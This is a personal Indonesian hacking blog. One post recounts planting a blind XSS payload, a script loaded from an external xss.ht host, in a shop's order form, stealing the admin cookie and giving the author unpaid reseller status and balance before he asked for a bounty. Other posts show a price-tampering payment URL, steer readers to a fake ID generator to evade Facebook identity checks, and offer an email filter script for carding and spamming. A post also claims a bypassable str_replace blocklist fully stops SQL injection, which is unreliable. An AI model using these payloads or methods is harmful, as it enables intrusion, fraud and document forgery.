Monday, May 13, 2019

Ngintip Admin panel Website Followers berujung Keberuntungan

Blind XSS vulnerability
Hasil gambar untuk xss

Rafli Hax0r - Halo kembali lagi di rafli hax0r kali ini saya mau cerita cerita pengalaman saya dapat uang jajan dari website jual beli followers . Saya nemuin ini saat saya sedang gabut / bosen dirumah :'v kebetulan ada teman facebook yang menjual akun vip-member.id . Setelah itu terlintas dipikiran saya "Kenapa engga coba pentest aja ? Biasanya Web followers kek gini securitynya engga terlalu dipentingin" karena kebetulan ini web cukup terkenal ( followers murah + cepat, mau beli ? kontak saya hehe :'v ).

Setelah itu saya pun nyari nyari di web tersebut selama sekitar 15 menit engga ketemu temu . nah saya terlintas kenapa engga cari subdomain / domain lain yang satu owner sama ini web ? saya pun mencari cari dan ternyata nemu domain kodokoalamedia.co.id.

Saya pun jalan jalan diwebsite tersebut selama kurang lebih 20 menit. Sampai saya menemukan form Pemesanan, disana terdapat kolom nama, nomor, pesan dan produk yang dipesan. nah disitu terlintas dalam fikiran saya (Negative Think) wah bagaimana kalo masukin payload xss trus masuk sebagai admin lalu memproses pembayaran saya :'v saya pun bergegas membuka xsshunter.com lalu mengambil payload :

"><script src=https://l33t1337(.)xss.ht></script>
Dan memasukkannya di kolom nama serta pesan. Karena kebetulan waktu itu malam malam saya berfikir ah mungkin adminnya lagi tidur, tunggu besok saja lah. Esok harinya saya melihat xsshunter lagi dan ternyata benar saja adminnya membuka panel dan xss saya fired. Ketika saya mengambil cookienya sudah expired saya pun mencoba kembali "Pura Pura Pesan" dan pada akhirnya setelah nunggu 30 menit si admin login kembali :'v saya pun dapat cookienya. Seketika saya bisa masuk admin panel.. disana saya menambahkan diri saya sebagai reseller tanpa harus bayar + karena minimum member vip-member.id adalah 1jt saya langsung bisa daftar tanpa uang 1jt, saya pun menambahkan saldo saya menjadi 5jt. disitu saya merasa SENANG sekali guys :'v karena saldo saya 5jt. Saya sudah sempat ingin menjual akun tersebut kemedia sosial, namun....


Setelah ngegabut dipanel admin saya melihat "History Login Admin.txt" didalam panel, karena tidak bisa diedit saya pun panik karena IP saya sudah ada disitu. SAya pun mencari dimedsos seputar pemilik web tersebut, Benar saja ternyata Pemilik web tersebut memiliki 16 teman yang sama seperti saya , Dia juga membuka program bug bounty bagi yang menemukan bug akan di berikan hadiah 1jt. Ketika itu juga saya pun bergegas menkontak adminnya via wa karena difacebook tidak aktif , namun si admin yang megang wa itu bukan developer / ownernya melainkan hanya pekerja saja so saya nunggu aja deh. Eh Ternyata ownernya ngebales pesan saya dia pun Bertanya tanya seputar bug tersebut .seketika dia bilang " Sini ATM kamu, biar semangat saya kasih DP nya dulu" lalu dalam hati saya berkata "Njir ini admin tumben pengertian :'v" yowes saya kirim aja deh rekening ovo ku.
Dia pun mengirim uang sejumlah Rpx.xxx.000 NAMUN itu bukan keseluruhan hadiah karena dia bilang " Ini buat buka puasa ntar, nanti ada lagi buat sahur+buka puasa setelah bug ini saya perbaiki" . Saya nambah semangat nih :'v saya pun berkata dalam hati "Duh ini gede menurutku untuk kategori xss di website lokal, tokopedia, bukalapak dan kawan kawan pun sepertinya lebih kecil dari ini". Ternyata usut punya usul si admin web ngasih 1jt (DP) karena ane berhasil masuk ke admin panel. Nah abis buka puasa si admin selesai memperbaiki saya pun dikirim lagi sebesar Rpx.xxx.000 + Saldo panel 500.000 , saya pun merasa bersukur karena hal itu dan akhirnya duitku kukasih emak buat makan makan bareng keluarga .

Reward Berupa uang :


Reward Saldo Panel :


Itulah pengalaman saya, untungnya saya tidak mengacak ngacak web tersebut dan mendapat hal yang lebih baik karena meninggalkan kejahatan. Btw adminnya dapet heker jahat yang ngebobol tu web, pengen di tindak lanjuti :'v. untung saya engga hehe.

TimeLine :

- Jum'at 11 maret 2019 = Bug Found & First Report
- Sabtu 12 Maret 2019 14:30 = Triaged by their team & Gave me $$$ [1st Reward]
- Sabtu 12 mei 2019 21:30 = Bug Fixed & 2nd Reward Given to me

Cepet banget guys :'v


-Rafli Pasya ( ./z3rb0a / lov3code )


Read more

Friday, April 26, 2019

Terlalu cinta Twice, seorang hacker meretas website Humas Polri

Terlalu cinta Twice, seorang hacker meretas website Humas Polri
         Setelah 4 hari yang lalu Twice merilis lagu baru yang berjudul "Fancy" ternyata ada fans dari indonesia yang mencurahkan isi hatinya di website Divisi Humas Polri. Website tersebut diketahui sudah diretas beberapa jam yang lalu oleh hacker yang mengatasnamakan timnya " FAC (Inisial)" entah apakah dia seorang wibu atau hanyalah pecinta cewe korea.

     Saya pun sempat kaget "WOW!" gila ya goaid dihack sama dia. usut punya usul ternyata dia mensoceng email PID Divisi Humas Polri dengan mengirim email atas nama personil / Pegawai Website tersebut. Di dalamnya hanya berisi :

Saya Cinta Twice

       Dari kejadian ini kita bisa mengambil pelajaran bahwa jangan lupa untuk mengecek dari mana email tersebut terkirim. karena hacker tidak hanya beraksi lewat dunia cyber security, tapi bisa saja Social Enginnering. Olehkarena itu Pihak pihak Cusotomer Service wajib waspada bila ada kejadian serupa.

      Sampai Artikel ini ditulis belum ada perbaikan dari website tersebut karena ini baru 30 menit setelah saya mendapatkan informasi dari hacker tersebut.

Link : https://humas.polri.go.id/download/saya-cinta-twice/

     Sekian Berita yang saya bagikan semoga bermanfaat. Sampai lupa di next artikel.
Read more

Monday, April 22, 2019

IDOR or Parameter Tampering was able me to pay less than they should

IDOR or Parameter Tampering was able me to pay less than they should


[ Indonesia ]
 Halo Selamat datang diwebsite saya, kali ini saya akan berbagi pengalaman saya menemukan Bug Parameter Tampering di sebuah website yang memiliki program bug bounty. sayangnya bug yang saya temukan ini duplicate dan belum dipatch sehingga saya akan mensensor website tersebut. baiklah mari baca awal mula saya menemukan bug ini.

 The Stories

Saya sedang bermain game pada waktu itu, sampai saya bosen karena koneksi nya lemot. Akhirnya saya memutuskan untuk keluar game, dan saya seperti biasa nonton youtube dengerin lagu, typerace sama anas anas. Dan saya bicara dalam hati “Duh bosen nih, Iseng ah cari cari bug kali aja nemu hehehe”. Okelah setelah itu saya tertuju ke salah satu platform bug bounty dan interested dengan suatu program yang ada disana.
 Setelah 20 Menit mencari saya menemukan Celah yang membuat saya bisa membeli salah satu item yang ada di suatu PAKET ITEM. Tapi setelah saya cek lebih dalam hanya work pada paket yang isinya free. Saya bingung, paket item tersebut seharga 20ribu tapi setelah dibypass saya tidak perlu bayar dan dibawa kehalaman pemilihan item, dan boom item tersebut jadi gratis, lalu saya mencobanya dan berhasil. saat itu saya sudah mau menulis laporan tapi karena saya masih penasaran, saya pun mencoba paket lain. Ternyata jika item didalam paket tersebut masih bayar kita tidak bisa memakainya. jadi saya menyimpulkan wah ini mah bugnya hanya “Membeli item secara satuan dengan parameter tampering” sehingga saya ragu. tapi dalam benak saya “Wah ini kayanya bug nya bagus deh soalnya dia gk bisa beli satuan, tapi kalo di bypass dia bisa beli”. Ane pun seneng tuh, Eh saat ane dorking di google ternyata paketan satuan tersebut bisa didorking. Saya langsung sedih karena gagal senang :’V. 


 Saya sempet Istirahat sekitar 15 menitan trus saya mendapat wahyu “Oh iya kenapa engga Coba parameter Top Up ?”


Saat itu saya menemukan Parameter seperti ini :

 http://mytarget.com/payment.php?id=[IDPEMESANAN]&nm=[redacted]500000&hg=[vulnparameter]&nama=[urname]&tlp=213123&mail=[mail]&dom=[notimportant]&ex=[lulz]&tipe=2

Saya pun merubah parameter hg dengan nominal 1000 karena jika nominalnya 0 server nya menolak. Dan setelah saya forward dia berhasil, saya pun mulai tertawa sendiri dan seneng banget coy.



Disitu tertulis total yang harus dibayar hanya 1000 dan itemnya seharga 500000. tapi disitu tertulis tidak ada metode pembayaran yang tersedia akhirnya parameter tipe= saya ganti dari 2 jadi 1. disitu tersedia pembayaran via bank. saya pun langsung membayarnya dan Pembayaran sukses :)


Saya Pun membuat laporan dan melaporkannya ke Pihak mereka. Setelah seminggu menunggu ternyata Laporannya dianggap Duplicate dengan severity HIGH. 
Cukup sekian itu aja yang bisa saya bagikan, have a nice day :D

Timeline :
14 April = Found & Reported to their team
22 April = Accepted as Duplicate
Severity : High
Rewarded : SWAG as appreciation

English Language at my medium story @androgaming1912
Read more

Monday, February 18, 2019


Cara Mengatasi Konfirmasi Identitas agar Facebook Bisa di buka Kembali

Cara Mengatasi Konfirmasi Identitas agar Facebook Bisa di buka Kembali
Hasil gambar untuk Verif Data diri facebook

Halo kawan kawan Rafli Hax0r kembali lagi bersama saya nih di website ini. Pada Kesempatan kali ini tepatnya besok adalah hari kedua saya ulangan ( Matematika coy ) saya mendapatkan ide untuk update blog ini. oleh karena itu kalian pasti butuhkan tutornya ? oke simak ya..

Konfirmasi Identitas Account Facebook biasanya terjadi ketika anda memposting hal berbau spam seperti gore, sara, dan pelecehan seksual serta pornografi. Jika sudah seperti ini anda biasanya dimintai Foto KTP ataupun identitas diri seperti KTP, SIM, dll. Nah kalian kan kaum milenial biasanya gk mau kan KTP nya kesebar / ribet nyari nyari KTP ? Nah saya ada solusinya nih simak baik baik yah.

Tutorial :
  1. Buka Link FakeKTP terbaru : Disini
  2. Nah Kalian isi deh tuh, kalau bisa nama di ktp disesuain sama nama FB nya ya agar mudah nantinya..
  3.  Tunggu 1x24 Jam maka akun akan terbuka
Oke Itu aja untuk artikel kali ini, ini simple banget btw. Oh iya bagi kalian yang mau change name FB tanpa nunggu 60 hari bisa kunjungi artikel sebelumnya : Disini ( FakeKTP pakai link terbaru ) Semoga Bermanfaat sampai jumpa di lain artikel :)
Read more

Thursday, January 24, 2019

Cara Rahasia Diterima Google Adsense Dengan Cepat, Cuma 2 hari !

 Cara Rahasia Diterima Google Adsense Dengan CepatCuma 2 hari !


     Tips Rahasia Diterima Google dengan cepat sebenarnya mudah, hanya saja butuh kesabaran ketelitian dan keuletan agar diterima. Nah Dipostingan kali ini semoga kalian bisa mengerti dan langsung diterima setelah membaca postingan ini. Tapi Pertama tama kalian disunnahkan untuk kl1k 1kl4n nya terlebih dahulu agar saya semangat ngeblog. Sebelum kalian tau apa tips and trick diterima adsense dengan mudah kalian harus tau dulu apa itu Google Adsense, siapa tau ada salah satu dari kalian yang belum mengerti.

     Google Adsense adalah program kerjasama periklanan melalui media Internet yang diselenggarakan oleh Google. Melalui program periklanan AdSense, pemilik situs web atau blog yang telah mendaftar dan disetujui keanggotaannya diperbolehkan memasang unit iklan yang bentuk dan materinya telah ditentukan oleh Google di halaman web mereka. Pemilik situs web atau blog akan mendapatkan pemasukan berupa pembagian keuntungan dari Google untuk setiap iklan yang diklik oleh pengunjung situs, yang dikenal sebagai sistem pay per click (ppc) atau bayar per klik.


Nah Kalian sudah tau kan ? Langsung aja nih saya akan kasih tau tips nya


  1. Blog Tidak berisi hal-hal yang dilarang oleh google
    Google sudah tegas jika kalian mengandung unsur unsur yang berbau jahat pasti bakal dibanned / tidak memenuhi aturan. Yang "jahat" tapi diperbolehkan : mod;phising;deface;hacking.
    Contoh Terlarang : Crack, Film bajakan, Judi, Porno, dan musik copyright
  2. Membuat halaman pendukung
    seperti : About Us, Contact Us, Disclaimer, dan Privacy Policy. Halaman pendukung ini sangat penting karena google selalu ingin agar tidak ada halaman kosong / rusak di website / blog pengiklan.
  3. Template Responsive
    Template yang Responsive disenangi oleh google karena template yang responsive pasti membuat Visitor senang dengan pengalamannya berkunjung keblog tersebut. otomatis iklan juga akan tayang dengan benar dan pasti banyak klik.
  4. Konsisten Mengupdate Artikel
    Google juga manusia, siapa pun yang caper ke dia pasti akan dituruti permintaannya. Sama halnya dengan daftar adsense, jika ingin cepat diterima kalian harus sering sering update artikel sebelum request ke Adsense, baru setelah keterima terserah anda.
  5. Artikel Panjang, Jelas dan Detail
    Artikel yang bagus ia lah artikel yang memiliki lebih dari 300 karakter agar memerlukan waktu membacanya. Jika Visitor Membaca Terlebih dahulu maka jika diterima adsense maka visitor dapat melihat iklan dengan jelas dan mungkin saja tertarik lalu mengklik iklan tersebut.
Nah Tadi itu beberapa tips and trik Keterima Adsense, Tidak percaya ? Loh buktinya adsense saya ini keterima cuma 2 hari coy bayangin ! gimanna gk gampang tuh. Oke deh cukup sampai disini ya, sayanya juga sudah lelah ngetik ini sampai jumpa dipostingan berikutnya ya byebye :*
Read more

Thursday, January 10, 2019

Fix / Patch Bug SQL injection [ Protect Website From Hacker ]

Fix / Patch Bug SQL injection [ Protect Website From Hacker ]


Halo sobat rafli haxor, pada kesempataan kali ini saya mau share cara fix Bug SQL Injection di Website mu. Tips and trick ini sudah 100% teruji oleh saya dan saya jamin tahan sql injection. tapi sebelum itu kalian harus tahu dulu apa itu sql injection.

SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

Source : OWASP

Nah sekarang kalian sudah tahukan apa itu sql injection, sudah pasti ini sangat berbahaya karena masuk top 10 Vulnerability di OAWSP hingga sekarang.

How To Patch

Kalian pasti ingin memperbaikinya kan ? ya pasti lah makanya kalian berkunjung ke blog ini kan ? wkawak.

1. Buka File yang melakukan Get / Post terhadap database,,, misal.
$id = $_GET['id'];
kalo url bakal seperti ini : .php?id=[id]
2. Kita Lakukan Filter di kode tersebut dengan menggunakan fungsi str_replace seperti ini.
$iso = $_GET['id'];$filter = array('concat', 'make_set', 'export_set', '!', 'null', 'and', 'false', 'true', 'sleep', 'or', 'select', 'extractvalue', 'from', 'dual', '-', '+'. '', '%23', '%27', 'by', 'select', 'union', 'order', '(', ')');$replace = "";$id = str_replace($filter, $replace, $iso);
*Jika Terdapat error pada $replace anda bisa menggunakan array seperti ini :$replace = array('', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '');
3. Save Filenya
4. Test di server anda seharusnya sudah terprotect dari sql injection (blind, extrackvalue, union based, error based)

Terimakasih telah berkunjung kewebsite saya, saya harap kalian senang dan jangan sungkan sungkan untuk berkunjung kewebsite saya lagi.
BTW : Maafkan bila 1klan nya numpuk ea.

Tags : Perbaiki sql injection, fix sql injection, bypass sql injection, sql injection, cara fix sql injection, fix bug sql injection, patch sql injection, patching sql injection
Read more

Friday, December 21, 2018

Download Script Email Filter Terbaru 2018-2019 [ PHP CLI ]

Download Script Email Filter Terbaru 2018-2019


Halo Sobat Setia Rafli Hax0r apa kabar nih ? semoga aja baik yah.. Tanpa basa basi saya mau share Email Filter [ PHP CLI ] secara gratis dan bisa kalian recode. Script ini cocok banget buat kalian yang mau Kirim email secara Otomatis bersamaan untuk kebutuhan Promosi Hosting ( Misalnya ), C4rd1ng, Sp4ming, dan banyak hala. maka dari itu saya buat dan saya share disini..

Fitur :
Untuk Fitur saya baru sempat membuat 5 jenis email dikarenakan saya tidak tau email apa saja yang di butuhkan untuk filtering, yakni sebagai berikut :
  • Google.com
  • Aol.com
  • yahoo.com
  • orange.fr
  • hotmail.com
Jika email yg ingin anda filter tidak ada di list kalian bisa edit Scriptnya dan ganti dengan emal yang kalian mau. sekali lagi saya mohon maaf bila script ini sangat simple dan masih kurang worth it. jika suka silahkan dowbnload jika tidak ya... download aja siapa tau berubah pikiran :D

Link Download :

Oke Sekian dari saya Rafli pasya jika kalian ingin request script silahkan hubungi saya, selagi saya bisa buat + bermanfaat akan saya buatkan. Wabilahitaufik Walhidayah wassalamualaikum warahmatullahi wabarakahtu

email filter priv8 email filter online email filter script email filter checker email filter domain email filter php email filter carding email filtering email filter tools email filter anonym0us email filter android email filter address email filter app email filter aol email filter appliance review email filter application email filter apple mail email filter appliance open source an email filter is email with filters create an email filter in outlook what is a email filtering create a filter email gmail web and email filtering sieve an email filtering language email filter by date email filter bayesian email filter by email filter byu email filter bigpond email filter bayes email filter bulk email filter by size email filter backup email filtering based on supervised learning and mutual information feature selection email filter cli email filter comcast email filter check email filter cloud email filter c# email filter client email filter cloveretl email filter definition email filter discard message email filter date range email filter disabled filter email di gmail filter email di outlook email domain filter online filter email disabled in outlook 2010 email filter extractor email filter en fortigate email filter exchange filter email excel outlook email filter enable filter email addresses excel efa email filter evolution email filter email filter for gmail email filter for iphone email filter from text email filter for outlook email filter free email filter for spam email filter for yahoo email filter for office 365 email filter for android f-secure email filtering email filter gmx email filter gartner email filter gateway email filtering gmail filter email greyed out filter email greyed out outlook 2010 filter email greyed out outlook 2013 forwarding email filter gmail set email filter gmail gmail filter gmail filter date gmail filters gmail filter or gmail filter unread gmail filter unread emails gmail filter from more than one address gmail filter by year gmail filter or condition email filter hotmail email filter header email filter help cpanel email filter in header email filtering hardware filter email help email heuristic filtering junk email filter hotmail email spam filter hardware gmail email filter has the words email filter iphone email filter in gmail email filter in outlook email filter in php email filter in cpanel email filter in javascript email filter in fortigate email filter in outlook 2013 email filter in office 365 email filter in outlook 2010 email filter javascript email filter jquery email filter js email filter jira email filter justhost email junk filter email junk filter outlook email junk filter iphone filter email javamail email filter kpn email spam filter kaspersky kaspersky email filter outlook junk email filter keywords k9 mail filter e mail spamfilter kpn kpn e mail filter werkt niet kindle email filter email filter lotus notes email filter linux email filter live mail email filtering log filter email list online filter email lotus laravel email filter email filter mac mail email filter mac email filter meaning email filter match case email filter mailing list email filter messages by sender cpanel email filter matches regex email filter yahoo mail m-filter email m-filter email auditor email filter not working email filter not working in outlook email filter not email filter new folder cpanel email filter not working yahoo email filter not working filter email not working in outlook 2016 email notification filter email filter office 365 email filter on iphone email filter outlook 2016 email filter outlook 2013 email filter outlook 2010 email filter on android email filter outlook 2007 email filter on thunderbird types of email filtering benefits of email filtering examples of email filters importance of email filtering definition of email filtering email filter python email filter program email filter pro email filter plugin servicenow email filter plugin email filter palo alto email filter project email filter quickbooks email filter regex email filter rules outlook email filter rules email filter reviews email filter roadrunner email filter results jira email_filter rabbitmq email filter remove fortigate email filter regular expression email filter spam email filter server email filter software free email filter software email filter service email filter servicenow email filter system email filter thunderbird email filter to spam email filter test email filter to cut out spam email filter tips email filter t-online email filtering tools filter email to folder gmail t-online email filter at&t email filters t-online email spam filter t-online email spam filter einstellen att email spam filter t-online email center filter email filter uipath email filter unread email filtering ubuntu email spam filtering using supervised machine learning techniques filter unread email in gmail filter unwanted email gmail filter unread email in outlook 2010 email url filtering ipad email filter unread iphone email filter unread filter_var email email filter validate email filter virtual appliance filter_validate_email not working filter_validate_email regex filter_validate_email php version filter_validate_email php 7 filter_validate_email doesn't work filter_validate_email in codeigniter email filter wireshark email filter wildcard email filter webmail email filter web.de email filter whitelist email filter windows live email filter website email filter works email filter xfinity email x-filter-id xeam email filter iphone x email spam filter email filter yahoo email spam filter yahoo cara filter email yahoo filter email by year filter email by year outlook yahoo email filter forward junk email filter yahoo yahoo email filter multiple senders email filter zimbra cara filter email zimbra zoho email filter zoneminder email filter zendesk email filter zammad email filter zimbra email filter not working zix email filter instellen email filter ziggo email filter fortigate 100d email spam filter 123 reg 1und1 email filter 1and1 email filter email spam filter windows 10 email spam filter ios 11 1&1 email filter 1&1 email spam filter outlook junk email filter 2010 filter email outlook 2010 disabled filter email di outlook 2010 ipad 2 email spam filter email spam filter office 365 email filtering office 365 junk email filter office 365 barracuda email filter office 365 365 email filter junk email filter outlook 365 create email filter outlook 365 sophos email filter office 365 3 junk email filter lists ispconfig 3 email content filter how email filter fortigate 5.4 fortigate email filter 5.2 iphone 5 email spam filter iphone 5 junk email filter note 5 email spam filter email filter iphone 6 email filter for iphone 6s iphone 6 email filters iphone 6 email spam filter iphone 6 email junk filter iphone 7 email filter iphone 7 email spam filter iphone 8 email filter ios 8 email spam filter ibm notes 9 email filter lotus notes 9 filter email sophos utm 9 email filtering
Read more